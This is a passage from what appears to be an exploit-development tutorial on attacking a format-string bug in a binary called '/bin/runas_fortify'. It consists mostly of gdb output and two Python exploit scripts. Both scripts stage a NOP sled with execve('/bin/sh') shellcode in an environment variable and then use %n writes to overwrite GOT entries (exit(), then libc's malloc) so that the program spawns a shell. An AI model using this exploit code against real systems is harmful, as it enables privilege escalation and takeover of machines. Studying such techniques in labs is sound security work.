>  print "--->> " + str(i)
>  gdb.execute("p/x $eax")

[CTRL+D]
...

$263 = 0x0
--->> 264
$264 = 0x0
--->> 265
$265 = 0x43434343
--->> 266
$266 = 0x46464646
--->> 267
$267 = 0x49494949
--->> 268
$268 = 0x4e4e4e4e
--->> 269
$269 = 0x0
--->> 270
```

Let us now wrap oll of this in an exploit that contains a NOP sled and some shell code:

```
#!/usr/bin/python
import struct
import os
import subprocess
import resource

nop_sled = "\x90"*65536
shellcode =
"\x31\xc0\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"
```

```
os.putenv("EGG", nop_sled + shellcode);
exitGOT = 0x0804a264

fmt_str = "AAAABBBB" + struct.pack('L', exitGOT) + "DDDDEEEE" + struct.pack('L',
exitGOT+1) + "GGGGHHHH" +struct.pack('L', exitGOT+2) +"LLLLMMMM" + struct.pack('L',
exitGOT+3) + "OOOO "

fmt_str += "%0138u %0265$n %0188u %0266$n %0127u %0267$n %0190u %0268$n "
fmt_str += "%1$*0000000482$x %1$*0000002850$x %1073741824$"
subprocess.call(["/bin/runas_fortify", "-u", fmt_str, "cmd"])
```

As you can see, we have chosen again the exit() entry in the GOT as a target for our overwrite. We have also already prepared the format string to write an address that lands in our large NOP sled.

Everything seems ok. However, if you try and run the exploit, you'll hit a large loop that'll take hours and eventually give you a shell or crash. This makes a very unpractical exploit.

To avoid this issue, we should try and overwrite some pointer that is used before the loop is entered. It turns out we can overwrite the entry for malloc() in the libc GOT, as this is used before hitting the loop. We can search for where this entry is in memory by looking at where the PLT for libc points to:

```
(gdb) info files
….
0xb7e04e00 - 0xb7e04e90 is .plt in /lib/libc.so.6
…

(gdb) x/20wx 0xb7e04e00
0xb7e04e00:  0x0004b3ff   0xa3ff0000   0x00000008   0x00000000
0xb7e04e10 <_Unwind_Find_FDE@plt>:     0x000ca3ff   0x00680000   0xe9000000   0xfffffffe0
0xb7e04e20 <realloc@plt>: 0x0010a3ff   0x08680000   0xe9000000   0xfffffffd0
0xb7e04e30 <malloc@plt>:  0x0014a3ff   0x10680000   0xe9000000   0xfffffffc0
0xb7e04e40 <memalign@plt>:      0x0018a3ff   0x18680000   0xe9000000   0xfffffffb0

(gdb) x/i 0xb7e04e30
0xb7e04e30 <malloc@plt>:  jmp    *0x14(%ebx)

(gdb) x/x $ebx+0x14
0xb7f95008:         0xb7e67e10
```

We can now edit the exploit with this address:

```
#!/usr/bin/python
import struct
import os
import subprocess
import resource

nop_sled = "\x90"*65536
shellcode =
"\x31\xc0\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb
0\x0b\xcd\x80"
os.putenv("EGG", nop_sled + shellcode);

malloc_libC = 0xb7f95008

fmt_str = "AAAABBBB" + struct.pack('L', malloc_libC) + "DDDDEEEE" + struct.pack('L',
malloc_libC+1) + "GGGGHHHH" +struct.pack('L', malloc_libC+2) +"LLLLMMMM" +
struct.pack('L', malloc_libC+3) + "OOOO "
fmt_str += "%0138u %0265$n %0188u %0266$n %0127u %0267$n %0190u %0268$n "
fmt_str += "%1$*0000000482$x %1$*0000002850$x %1073741824$"

subprocess.call(["/bin/runas_fortify", "-u", fmt_str, "cmd"])
```